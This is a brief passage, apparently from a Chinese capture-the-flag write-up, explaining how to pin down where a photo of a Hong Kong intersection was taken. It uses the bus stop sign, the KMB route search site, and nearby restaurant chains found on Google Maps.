
```


【OSINT】

1. 独游

图片上有很明显的公交车站标志，可以上网查找路线图缩小范围。接下来观察到图片中的袁记云饺和食其家，可以在谷歌地图上搜索，进一步缩小范围。

搜索路线图的网站：<https://search.kmb.hk/kmbwebsite/>



拍摄地的十字路口

